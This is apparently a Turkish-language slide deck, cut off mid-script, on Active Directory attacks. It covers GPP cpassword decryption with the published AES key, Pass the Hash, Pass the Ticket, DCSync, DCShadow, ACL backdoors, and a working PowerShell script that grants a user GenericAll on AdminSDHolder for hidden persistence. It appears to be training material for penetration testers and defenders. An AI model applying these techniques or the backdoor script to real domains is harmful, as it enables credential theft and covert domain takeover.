
Privexchange

Active Directory Yetki Yükseltme Yöntemleri



Privexchange


Active Directory Yetki Yükseltme Yöntemleri



Group Policy Preferences

Active Directory Yetki Yükseltme Yöntemleri

- Active Directory ortamında lokal admin parolaları Group Policy Preferences aracılığıyla da yönetilebilmekteydi.
- Bu arayüz üzerinden kullanıcıların parolaları belirlenmekte ve GPO ile dağıtılabilmektedir.
- Parolaların kayıtlı olduğu xml dosyası GPO ile dağıtıldığından tüm domain kullanıcıları/bilgisayarları tarafından okunabilmektedir.
- Bu parola bilgisi AES algoritması ile şifrelenmektedir fakat Microsoft şifreleme anahtarını yayınlamıştır.
- Bu sayede bu dosyayı okuyabilen bir saldırgan kolayca local admin parolalarını da elde edebilmektedir.



2.2.1.1.4 Password Encryption

02/14/2019 • 2 minutes to read


All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

Group Policy Preferences

- <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>



Group Policy Preferences

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
  02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
    cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
    changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
    (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

```
PS> Import-Module PowerSploit
PS> Get-GPPPassword


Changed      : {2020-08-17 11:14:01}
UserNames    : {Administrator (built-in)}
NewName      : [BLANK]
Passwords    : {WhatAGreatPassword123!}
File         : \\domain.com\SYSVOL\domain.com\Policies\{5AC5C2A3-B893-493E-B03A-D6F9E8BCC8CB}\Machine\Preferences\Groups\Groups.xml

PS>
```


Pass the Hash

Lateral Movement

- Pass the Hash yöntemi 1997 yılında tespit edilmiş fakat Microsoft tarafından zafiyet olarak adlandırılmadığından hala kullanılabilen bir tekniktir
- Bu teknik sayesinde NTLM protokolü ile kullanıcının parola özetini kullanarak Windows sunucularda uzaktan komut çalıştırılabilmektedir.
- Bu da parola özeti üzerinde brute-force saldırısı yapmaya gerek kalmadan bulunan değerin kullanılmasını sağlamaktadır.
- Bu saldırı yöntemi Metasploit ve birçok farklı araçla gerçekleştirilebilmekte ve yatayda yayılma işlemini oldukça kolaylaştırmaktadır.



NTDS.DIT DATABASE	
UTILISATEUR	HASHED PASSWORD
tlannister	0cb6948805f797bf2a82807973b89537
sbaratheon	31d6cfe0d16ae931b73c59d7e0c089c0
jsnow	c4e3e1ed50f307f46ff77d2a68472da4



Bilgisayar Hesabı ile Pass the Hash Saldırısı


Lateral Movement

- Önceki bölümlerde bahsedildiği gibi Active Directory ortamında bilgisayar hesaplarının da kullanıcı hesapları gibi parolaları bulunmaktadır.
- Bilgisayar hesapları kullanıcılar gibi bu parolalarla NTLM ve Kerberos protokolleriyle kimlik doğrulama işlemini gerçekleştirmektedirler.
- Bu nedenle kullanıcı hesapları ile PtH saldırısı yapıldığı gibi bilgisayar hesapları ile de PtH saldırısı yapılabilmekte ve sunucular üzerinde komut çalıştırılabilmektedir.
- Fakat normal PtH saldırısında olduğu gibi burda da bilgisayar hesabının sunucu üzerinde komut çalıştırma izninin bulunması gerekmektedir.

Over Pass the Hash / Pass the Key

Lateral Movement


- Over PtH saldırısı PtH saldırısından farklı olarak NTLM protokolüyle değil Kerberos protokolü ile kimlik doğrulamayı sağlamaktadır.
- Bu özelliği sayesinde NTLM protokolünün devre dışı bırakıldığı ortamlarda da çalışabilmektedir.
- Fakat Kerberos protokolü için domain kullanıcı hesabı gerektiği için lokal kullanıcılarla oturum açma sırasında bu saldırı kullanılamamaktadır.
- Bu saldırı yöntemi sayesinde parola özeti bilinen kullanıcı için TGT bileti alınarak bu kullanıcının yetkili olduğu servislere erişim sağlanabilir. Eğer bu servisler sunucu üzerinde komut çalıştırmaya olanak sağlıyorsa uzaktan komut çalıştırma işlemi de gerçekleştirilebilir.



Pass the Ticket

Lateral Movement


- TGT ve ST biletleri varsayılan koşullarda sunucu belleğinde 10 saat tutulmakta bu süre geçince de silinmektedir.
- Bu saldırı yöntemi ile ele geçirilen bir sunucu belleğindeki TGT veya ST biletleri kullanılarak yatayda yayılım gerçekleştirilebilir.
- Burada önemli olan nokta sunucu belleğinden bilet verisi ile birlikte Session Key verisi de elde edilmelidir aksi takdirde Kerberos süreci tamamlanamayacaktır.
- Bu nedenle ağ üzerinden elde edilen TGT ve ST biletleri Pass the Ticket saldırısında kullanılamamaktadır.



DCSync

Persistence


- Domain objesi üzerinde **GetChanges** ve **GetChangesAll** isimli iki özel ACE bulunmaktadır.
- Bu ACE'lere sahip olan objeler DC sunucularından replikasyon yapabilirler.
- Bu sayede de DC veritabanında bulunan tüm değerleri (parola özetleri dahil) elde edebilirler.
- Varsayılan olarak bu yetki DC sunucuları ve yetkili gruplarda bulunmaktadır.
- Saldırgan bu yetkiye sahip olduktan sonra istediği objenin veya tüm objelerin parola özetini ele geçirebilir.



DCShadow

Persistence

- Bu saldırı da DCSync saldırısına benzer nedenlerden ötürü oluşmaktadır.
- Fakat bu yöntemde DC sunuculardan replike ile veri alınmaz, tam tersine sahte bir DC sunucusu oluşturularak diğer DC'lere sahte veri gönderilir.
- Bu sayede de objeler üzerinde arkakapı oluşturularak şekilde değişiklikler yapılabilir.
- Örneğin krbtgt objesinin pwdhistory attribute değeri değiştirilerek halihazırda kullanılan parola bozulmadan Golden Ticket vb saldırıları gerçekleştirilebilir.
- Objelerin SID-History değerleri değiştirilerek istenilen objenin yetkisi yükseltilebilir.



DCShadow

Persistence

- Objelerin PrimaryGroupID değeri değiştirilerek istenilen obje gizli bir biçimde yetkili gruplara eklenebilir.
- Active Directory ortamında istenilen değerlerle yeni objeler oluşturulabilir veya silinebilir.
- Bu işlemlerin çoğu herhangi bir log oluşturmamaktadır. Bu nedenle gizli kalıcılık sağlamak için faydalı bir yöntemdir.
- Objelerin DACL değerleri değiştirilerek istenilen obje üzerinde çeşitli yetkiler arkakapı olarak eklenebilir.



ACL Backdoor

Persistence

- Active Directory ortamında yetki yükseltmesi yapılarak herhangi bir admin hesabı ele geçirildikten sonra istenilen obje üzerindeki ACL değerleri değiştirilebilmektedir.
- Bu mekanizma kullanılarak çeşitli ACL'ler tanımlanarak daha sonra tekrar kullanmak amacıyla arkakapılar oluşturulabilmektedir.
- Örneğin istenilen objelere GetChanges, GetChangesAll yetkileri eklenerek DCSync yapabilme yetkisi verilebilir.
- İstenilen objeye admin gruplarından herhangi birine üye ekleme yetkisi verilebilir. (WriteProperty)
- İstenilen objeye Administrators kullanıcısının parolasını resetleme yetkisi verilebilir. (ForceChangePassword)
- İstenilen objeye kendisini admin gruplarına ekleme yetkisi verilebilir. (Self-Membership)
- İstenilen objeye admin objelerinin DACL değerlerini değiştirme yetkisi verilebilir. (WriteDACL)

ACL Backdoor - Önemli Not

Persistence

- ACL'lerdeki DENY girdisi ile Active Directory ortamında kimsenin direkt görüntüleyemeyeceği objeler oluşturulabilmektedir.

AdminSDHolder

Persistence

- AdminSDHolder (Admin Security Descriptor Holder) Active Directory ortamında bulunan bir konteynerdir. Bu konteyner üzerinde admin objelerine ait olması gereken ACL değerleri bulunmaktadır.
- SDProp (Security Descriptor Propagation) fonksiyonu her saatte bir çalışarak AdminSDHolder üzerindeki ACL değerlerine göre admin objelerindeki ACL değerlerini günceller.
- Burada amaç admin hesaplarının ACL değerlerinin kötü niyetli veya yanlışlıkla değiştirilmesinin önüne geçmektir.
- Örneğin saldırgan Domain Admins grubu üzerinde kötü amaçlı bir ACL değeri eklese bile bir saat içerisinde bu ACL değeri silinecektir.
- Fakat saldırgan istediği ACL değişikliğini AdminSDHolder üzerinde yaptığında, bu değişiklik her saat admin gruplarına tekrar iletilecektir. ACL admin gruplarından silinse bile tekrar güncellenecektir.

AdminSDHolder

Persistence

```
# AdminSDHolder konteyner objesi alınıyor
$adminsddholder_container = "AD:" + (Get-ADObject -Filter {name -eq
"AdminSDHolder"}).distinguishedname;

# AdminSDHolder objesinin aclleri elde ediliyor
$acls = Get-Acl -Path $adminsddholder_container;

# Kullanıcı adı ile NTAccount objesi oluşturuluyor
$user = [Security.Principal.NTAccount]'lilah.herschel';

# Kullanıcı için GenericAll ACL objesi oluşturuluyor
$generic_all_acl = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($user,
'GenericAll', 'Allow', [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None);

# Oluşturulan acl AdminSDHolder objesi acllerine ekleniyor
$acls.addaccessrule($generic_all_acl);

# ACL listesi tekrar set ediliyor
Set-Acl -AclObject $acls -Path $adminsddholder_container;
```

AdminSDHolder

Persistence

```
# ACL'lerin propagate edilmesi için SDProp fonksiyonu tetikleniyor
# Domain ismi elde ediliyor
$domain_name = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name;

# Domain context objesi oluşturuluyor
$domain_context = New-Object
System.DirectoryServices.ActiveDirectory.DirectoryContext('domain', $domain_name);

# Domain context objesi üzerinden domain objesi elde ediliyor
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($domain_context);


